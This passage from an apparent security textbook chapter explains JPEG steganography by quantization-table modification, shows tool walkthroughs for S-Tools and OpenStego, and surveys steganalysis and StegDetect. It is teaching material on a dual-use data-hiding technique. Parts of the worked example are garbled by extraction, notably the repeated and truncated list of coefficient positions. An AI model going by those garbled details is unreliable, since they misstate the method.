Given below are the steps of a JPEG steganographic method based on quantization table modification [16]. The modified quantization table is shown in Table 21.3. In this table, the 30 coefficients located in the middle part are set to be one. Based on this quantization table, the secret message is embedded in the middle frequency part of the DCT coefficients.

Table 21.2 Luminance quantization table

16	11	10	16	24	40	51	61
12	12	14	19	26	58	60	55
14	13	16	24	40	57	69	56
14	17	22	29	51	87	80	62
18	22	37	56	68	109	103	77
24	35	55	64	81	104	113	92
49	64	78	87	103	121	120	101
72	92	95	98	112	100	103	99




Fig. 21.2 Data flow diagram showing the general process of embedding in the DCT domain

Table 21.3 Modified quantization table

$$P = \begin{bmatrix} 16 & 11 & 10 & 1 & 1 & 1 & 1 & 1 \\ 12 & 12 & 1 & 1 & 1 & 1 & 1 & 55 \\ 14 & 1 & 1 & 1 & 1 & 1 & 69 & 56 \\ 1 & 1 & 1 & 1 & 1 & 87 & 80 & 62 \\ 1 & 1 & 1 & 1 & 68 & 109 & 103 & 77 \\ 1 & 1 & 1 & 64 & 81 & 104 & 113 & 92 \\ 1 & 1 & 78 & 87 & 103 & 121 & 120 & 101 \\ 1 & 92 & 95 & 98 & 112 & 100 & 103 & 99 \end{bmatrix}$$

- Step 1. A cover-image O with size $N \times N$ pixels is partitioned into non-overlapping blocks $\{O_1; O_2; O_3; \dots; O_{N/8 \times N/8}\}$. Each O_i contains 8×8 pixels.
- Step 2: Use DCT to transform each block O_i into DCT coefficient matrix F_i , where $F_i[a, b] = DCT(O_i[a, b])$. Here, $O_i[a, b]$ is the pixel value in O_i , $0 \leq a, b \leq 7$.
- Step 3: Use modified quantization table P to quantize each F_i . The result can be represented as $C_i[a, b] = \text{truncate}(F_i[a, b]/P[a, b])$.
- Step 4: Apply an encryption method with secret key k to encrypt the message M . The resulted message is $S = \{s_1, s_2, \dots, s_m\}$, where s_i is a secret bit and m is the length of S .
- Step 5: Select $C_i[a, b]$ to hide S respectively, where $P[a, b] = 1$. Each $C_i[a, b]$ embeds two secret bits into it. The embedding order is shown in Fig. 21.3.
- Step 6: Apply JPEG entropy coding, which contains Huffman coding, Run-Length coding, and DPCM, to compress each block C_i . Collect the above results

$$C_i = \begin{bmatrix} C(0,0) & C(0,1) & C(0,2) & C(0,3) \xrightarrow{} C(0,4) \xrightarrow{} C(0,5) \xrightarrow{} C(0,6) \xrightarrow{} C(0,7) \\ C(1,0) & C(1,1) & C(1,2) \xleftarrow{} C(1,3) \xrightarrow{} C(1,4) \xrightarrow{} C(1,5) \xrightarrow{} C(1,6) & C(1,7) \\ C(2,0) & C(2,1) \xleftarrow{} C(2,2) \xrightarrow{} C(2,3) \xrightarrow{} C(2,4) \xrightarrow{} C(2,5) & C(2,6) & C(2,7) \\ C(3,0) \xleftarrow{} C(3,1) \xrightarrow{} C(3,2) \xrightarrow{} C(3,3) \xrightarrow{} C(3,4) & C(3,5) & C(3,6) & C(3,7) \\ C(4,0) \xleftarrow{} C(4,1) \xrightarrow{} C(4,2) \xrightarrow{} C(4,3) & C(4,4) & C(4,5) & C(4,6) & C(4,7) \\ C(5,0) \xrightarrow{} C(5,1) \xrightarrow{} C(5,2) & C(5,3) & C(5,4) & C(5,5) & C(5,6) & C(5,7) \\ C(6,0) \xrightarrow{} C(6,1) & C(6,2) & C(6,3) & C(6,4) & C(6,5) & C(6,6) & C(6,7) \\ C(7,0) \xleftarrow{} C(7,1) & C(7,2) & C(7,3) & C(7,4) & C(7,5) & C(7,6) & C(7,7) \end{bmatrix}$$

Fig. 21.3 Embedding sequence**Fig. 21.4** An example of JPEG steganography (a) A block of 88 pixel values; (b) The DCT coefficients

124	130	135	138	140	141	140	140
129	140	141	143	147	143	143	143
135	140	150	151	140	139	139	139
140	145	146	140	140	142	142	142
140	146	147	147	147	140	140	140
150	150	150	150	149	149	148	148
151	151	150	152	148	148	149	149
150	150	149	149	150	150	150	150

(a)

3261	-10	-31	-24	-8	-4	-4	-1
-101	-33	-27	-14	-7	-4	0	1
1	-32	0	10	4	-1	0	-2
-6	-11	0	10	4	-5	-3	1
-30	-7	6	7	-4	-7	1	5
-7	2	12	-1	-4	9	7	-4
0	4	-4	-4	2	10	8	-3
-12	10	-16	-12	7	8	-1	-2

(b)

and generate a JPEG file E that contains the quantization table p and all the compressed data.

- Step 7: Transfer the secret key k and the JPEG stego-image E to the receiver.

Assume that the original message is 100011001010010110010110100011₂ and it is encrypted as 1010110011010010010100101001102 with secret key k. Figure 21.4a lists a block of 8 × 8 pixels in the original cover-image. By using DCT, the block is transformed into DCT coefficients, as listed in Fig. 21.4b.

Before embedding the message in the cover-image, the quantization table P is used to quantize the DCT coefficients. The results of the quantized coefficients are listed in Fig. 21.5. Then, the secret message is embedded in the middle-frequency part of the quantized DCT coefficients, i.e., [0,3], [0,4], [0,5], [0,6], [0,7], [1,2],

Fig. 21.6 The results of the block after embedding the message

$$\begin{bmatrix} 204 & -1 & -3 & -26 & -10 & -7 & -4 & -3 \\ -8 & -3 & -1 & -12 & -6 & -5 & 1 & 0 \\ 0 & 0 & 2 & 10 & 5 & -2 & 0 & 0 \\ 0 & -11 & 0 & 10 & 4 & 0 & 0 & 0 \\ -30 & -7 & 6 & 7 & 0 & 0 & 0 & 0 \\ -7 & 2 & 12 & 0 & 0 & 0 & 0 & 0 \\ 0 & 4 & 0 & 0 & 0 & 0 & 0 & 0 \\ -12 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \end{bmatrix}$$

[1,3], [1,4], [1,5], [1,6], [1,2], [2], [2,3], [2,4], [2,5], [3,0], [1,3], [2,3], [3], [3,4], [4,0], [1,4], [2,4], [3,4], [5,0], [1,5], [2,5], [6,0], [1,6], and [7,0]. The result is shown in Fig. 21.6.

Notably, which values in the 8x8 DCT coefficients block are selected to be altered is very important as changing one value will affect the whole 8×8 block in the image. However, careful consideration must be given to the sensitivity of DCT coefficients when selecting coefficients. Otherwise, it could result in distortion of the resulted stego-image, and some artefacts will be noticeable.

In summary, these DCT transforms convert the pixels in such a way as to give the effect of spreading the location of the pixel values over part of the image. The secret information is embedded in the LSB of the coefficients. Comparing to the steganography techniques in the spatial domain, they are complex but also more robust.

21.2.2 Steganography Tools

There are a number of steganography tools available on the Internet [17], each with its own supporting one or more specific types of carrier file (or cover media) to embed hidden data inside it, such as an image, audio or video, and later extract that data. Few tools can hide data behind any file, and some even offers encryption before hiding the data to reduce the risk of data leaks.

Some of the popular tools to perform steganography include:

- Camouflage (available at: <http://camouflage.unfiction.com/Download.html>)
- OpenStego (available at: <http://sourceforge.net/projects/openstego/files/>)
- S-Tools (available at: <http://www.cs.vu.nl/~ast/books/mos2/zebras.html>)

Among the above tools, S-Tools, The Steganography Tools, is an easy-to-use yet powerful tool to hide data into audio and image files. Figure 21.7 is a screenshot of the main window of S-Tools with a bmp image file (“original-zebras.bmp”) opened.

Suppose that you want to hide a secret message into the opened bmp image file, and a secret message is saved in a text file called “secret.txt”. S-Tools is a drag and drop software so you can simply drag “secret.txt” from the directory where it resides into the S-Tools program.





Fig. 21.7 S-Tools

Fig. 21.8 Hiding data using S-Tools



It is worth noting that S-Tools offers encryption before hiding the data. Afterwards, a pop-up dialog appears, showing the total size of the data (103 bytes in our case) that is hidden and also asking you to enter a secret key used by your chosen encryption algorithm to protect your hidden data (Fig. 21.8). Finally, the hidden data is encrypted and hidden into the file original “zebras.bmp”. Next, we take a look at two images, the original zebras image and the one with a hidden secret message. Apparently, we cannot see any difference between two images with the naked eye, as shown in Fig. 21.9.

Also, you can simply extract the hidden data by the following

- Drag the image with the hidden data into the main window of S-Tools. Right click on the pictures, and then choose Reveal from the menu.
- Enter the pass phrase (secret key) twice and select the encryption algorithm used for hidden data into a pop-up dialog, shown in Fig. 21.10.





Fig. 21.9 Hiding data using S-Tools. (a) Original image. (b) The image with hidden secret data

Fig. 21.10 Revealing hidden data using S-Tools



- Wait until the Revealed Archive dialog box appears, where all the extracted hidden files are listed. Note that the user cannot open the hidden file from the S-Tools program.
- Right click on any hidden file retrieved and select Save As from the menu to save the file. Then, a **Save As** dialogue box will appear. Enter a valid file name, and select the working directory and click on the “Save” button. Repeat for the other ones. These are the hidden files.

21.3 Steganalytic Techniques and Steganalytic Tools

Steganalytic techniques can vary greatly depending on what information is known about the carrier, the message, and the algorithm used to embed the hidden message. These factors introduce a great complexity in designing a reliable steganalytic algorithm. Generally, the steganalytic techniques are classified under two categories: Specific approaches and universal approaches, based on whether the technique targets a specific steganographic method or can target most of the steganographic techniques. In the instances where steganographic techniques cannot be figured out,




Fig. 21.11 The process of a universal steganalytic method [18]

it is a challenge to come up with a detection mechanism that will work on all different steganography techniques. For that reason, we mainly focus on the basis of universal steganalytic techniques in this book.

21.3.1 Steganalytic Techniques

A universal steganalytic approach usually takes a learning based strategy which involves a training stage and a testing stage, as illustrated in Fig. 21.11 [18]. In some techniques, medias are pre-processed for feature extraction. For example, images steganalytic techniques convert the RGB image into the grayscale image. In feature extraction, an input media from a high-dimensional space is mapped to a low-dimensional feature space. It is used both in training and testing stage. By classifier training, a trained classifier is obtained. Then, the trained classifier is used to classify an input image as either cover or a stego in the test process. Notably, some specific steganalytic methods may also take a similar learning based process. The difference between them lies in whether the features are effective in detecting a wide range of steganographic techniques.

The main differences among the techniques lie in the features selected for identifying the hidden messages. Also, they use different classifiers.

21.3.1.1 Feature Extraction

Selection of statistic features is a key concern for designing a universal steganalysis algorithm. The extracted informative features should be sensitive to message embedding. Generally, good features own the characteristics: Accuracy, consistency and monotonicity [19]. Notably, detection accuracy should be consistency for a large

range of image sets. In other words, features should be independent to image's size, type, texture, settings, and access methods. Additionally, feature vector should be monotonic for the embedding ratios in stego images [20].

Usually, Mean square error, mean absolute error and weighted mean error are used as distortion metrics [21]. Also, The Probability Density Function (PDF) moment and Characteristic Function (CF) moment are two typical kinds of statistic features commonly used in universal steganalysis techniques [20]. analyzes the change trends of the statistic distribution parameters of various frequency sub-bands before and after message embedding such that providing a theoretical basis for the steganalysis feature selection and extraction. This work provides valuable information to researchers or engineers working in the field of steganography forensics or steganalysis.

21.3.1.2 Classifier

Based on the extracted features, select and design the classifier is another important step for universal steganalytic techniques. Many effective classifiers, such as Fisher linear discriminant (FLD), support vector machine (SVM), neural network (NN), etc., can be selected.

We denote different classes by w_i , where each w_i correspond to a different stego method, $1 < i < M$. Here M refers to the existed number of classes. We denote the L dimensional feature vector by \mathbf{X} [21],

$$p(\mathbf{X}/w_i) = \frac{1}{(2\pi)^{1/2}|\Sigma_i|^{1/2}} \exp\left(-\frac{1}{2}(\mathbf{X} - \mu_i)^T \Sigma_i^{-1} (\mathbf{X} - \mu_i)\right) \quad (21.1)$$

where $\mu_i = E[\mathbf{X}]$ is the mean value of the w_i class. Σ_i is the covariance matrix defined as

$$\Sigma_i = E[(\mathbf{X} - \mu_i)(\mathbf{X} - \mu_i)^T]. \quad (21.2)$$

Where, $|\Sigma_i|$ denotes the determinant of Σ_i and $E[\bullet]$ denotes the expected value.

Notably, if the number of training samples is limited, the high dimensionality of the problem adversely affects the classifier performance, which is sensitive to acquisition noise. One promising solution is to project the feature vector onto proper subspace.

After training the classifier by using the known types of media in the training media set, the parameters of classifier can be adjusted. Under the set threshold, the media can be classified by the trained classifier. Thus, judgments can be made to decide whether the images contain embedded messages or not.

21.3.2 Steganalysis Tools

Steganalysis tools have also been developed to detect stego messages embedded in digital media using steganography [7]. These tools are limited in their capabilities and target one or few specific cover objects. An example of such software is StegDetect. Stegdetect performs image steganalysis using statistical tests to determine if steganographic content is present. It can be used to detect jpeg images that have been altered using Steg, JPhide, Invisible Secrets, Outguess, F5, and others. StegDetect can be downloaded in DOS form as free ware from the Internet, available at <http://www.brothersoft.com/stegdetect-download-306943.html>.

Review Questions

1. LSB steganography are usually implemented in which of the following image formats? _____
(a) GIF (b) JPEG (c) PNG (d) BMP
2. Describe in your own words, how do LSB image steganography techniques work?
3. List at least three typical steganography tools.
4. Described in your own words, what are the processes of universal steganalytic techniques? Conclude the main features and classifiers used in universal steganalytic techniques.
5. List at least two typical steganalytic tools.

21.4 Practice Exercises

The objective of this exercise is to perform steganography by using steganography tool. Specifically, we will use OpenStego to hide data into a cover file (e.g. an image file) and then extract hidden data.

21.4.1 Setting Up the Exercise Environment

- Download and install OpenStego
Go to the following website: <https://www.openstego.com/>
Click on the Download link on the upper right-hand side of the webpage
Download “openstego-0.7.3.zip” and unzip it
- Start OpenStego (Fig. 21.12)
Change directory to extracted folder, for example, c:\openstego-0.7.3
Launch OpenStego by opening a Command Prompt and executing “openstego.bat”




Fig. 21.12 OpenStego user interface


21.4.2 Exercises

Part A: Hiding Data

Download an image (e.g., a jpg file) from Google Images at <https://www.google.com/>, which is your cover file (or cover image).

Create a text file (e.g., “secret.txt”), which contains secret data to be hidden into the jpg image you just downloaded.

Launch OpenStego to hide secret file into the jpg image. The secret data will be protected by AES with 128-bit key.




Click Hide Data

Part B: Compare the Cover and Stego Images

Use any Image View Software (e.g., Windows Photo Viewer) to take a look at two images, the original image, which is the one before the steganography was done and the one with a hidden secret message, which is the one after the steganography was done. This will help you decide if there are any differences between the two images as seen with the naked eye.

Part C: Extracting Hidden Data

Extract data hidden inside Stego file by using the same AES-128 key.



Click Extract Data.

References

1. A. Cheddad, J. Condell, K. Curran, P. M. Kevitt, "Digital image steganography: Survey and analysis of current methods." *Signal Processing*, 2010, vol. 90, no. 3, pp. 727–752, March 2010
2. C. Hosmer and C. Hyde. Discovering covert digital evidence. Digital Forensic Research Workshop (DFRWS) 2003, August 2003 [Online]. (January 4, 2004). Available: <http://www.dfrws.org/dfrws2003/presentations/Paper-Hosmer-digitevidence.pdf>
3. Jordan Green, Ian Levstein, Robert J. Boggs, Terry Fenger. Steganography Analysis: Efficacy and Response-Time of Current Steganalysis Software. http://www.marshall.edu/forensics/files/GreenJordan_Research-Paper_08_07_20141.pdf
4. A. Whitehead, "Towards Eliminating Steganographic Communication", Proc. International Conference on Privacy, Security and Trust (PST), October 12-14, 2005, New Brunswick, Canada
5. A. K. Shukla, "Data Hiding in Digital Images", A Review[C] STEG'04: Pacific Rim Workshop on Digital Steganography, 2004
6. W. R. Bender, D. Gruhl, N. Morimoto, "Techniques for data hiding." IS&T/SPIE's Symposium on Electronic Imaging: Science & Technology International Society for Optics and Photonics, 1995, vol. 35, NOS. 3&4, pp. 313-336
7. P. Hayati, V. Potdar, E. Chang, "A Survey of Steganographic and Steganalytic Tools for the Digital Forensic Investigator." http://www.pedramhayati.com/images/docs/survey_of_steganography_and_steganalytic_tools.pdf

8. W. R. Bender, D. Gruhl, N. Morimoto, A. Lu, "Techniques for data hiding", IBM Systems Journal, vol. 35, no. 3, pp. 313-336, 1996
9. G. C. Kessler, "An Overview of Steganography for the Computer Forensics Examiner", Forensic Science Communications, 2004
10. M. Bachrach and F. Y. Shih, "Image Steganography and Steganalysis", Wiley Interdisciplinary Reviews Computational Statistics, 2011, vol. 3, pp. 251-259
11. G. L. Smitha, E. Baburaj, "A Survey on Image Steganography Based on Least Significant Bit Matched Revisited (LSBMR) Algorithm." Proc. International Conference on Emerging Technological Trends, 2016
12. W. Luo, F. Huang, J. Huang, "Edge Adaptive Image Steganography Based on LSB Matching Revisited." IEEE Transactions on Information Forensics & Security, 2010, pp. 201-214
13. J. Harmsen, W. Pearlman, "Steganalysis of additive-noise modelable information hiding", Spie Processing, 2003, 5020:131-142
14. J. Mielikainen, "LSB Matching Revisited", IEEE Signal Processing Letters, 2006, vol. 13, no. 5, pp. 285-287
15. R. J. Anderson, "Stretching the Limits of Steganography." International Workshop on Information Hiding Springer-Verlag, 1996, vol. 1174, no. 4, pp. 39-48
16. C. C. Chang, T. S. Chen, and L. Z. Chung. "A steganographic Method Based Upon JPEG and Quantization Table Modification." Information Sciences, 2002, vol. 141, no. 1-2, pp. 123-138
17. List of 10 Best Steganography Tools to Hide Data. <https://www.geekdashboard.com/best-steganography-tools/#openstego>
18. B. Li, J. He, J. Huang, Y. Shi, A survey on image steganography and steganalysis, Department of Computing, vol. 2, no. 3, pp. 288-289, 2011
19. I. Avcibas, N. Memon, and B. Sankur, "Steganalysis using image quality metrics", IEEE Trans. Image Process., vol. 12, no. 2, pp. 221-229, 2003
20. X. Luo, F. Liu, S. Lian, C. Yang, S. Gritzalis, "On the Typical Statistic Features for Image Blind Steganalysis." IEEE Journal on Selected Areas in Communications, 2011, vol. 29, no. 7, pp. 1404-1422
21. M. U. Celik, G. Sharma, and A. M. Tekalp, "Universal Image Steganalysis Using Rate-Distortion Curves", Proc. Security, Steganography, and Watermarking of Multimedia Contents VI, vol. 5306, pp. 467-476, San Jose, California, USA, 2004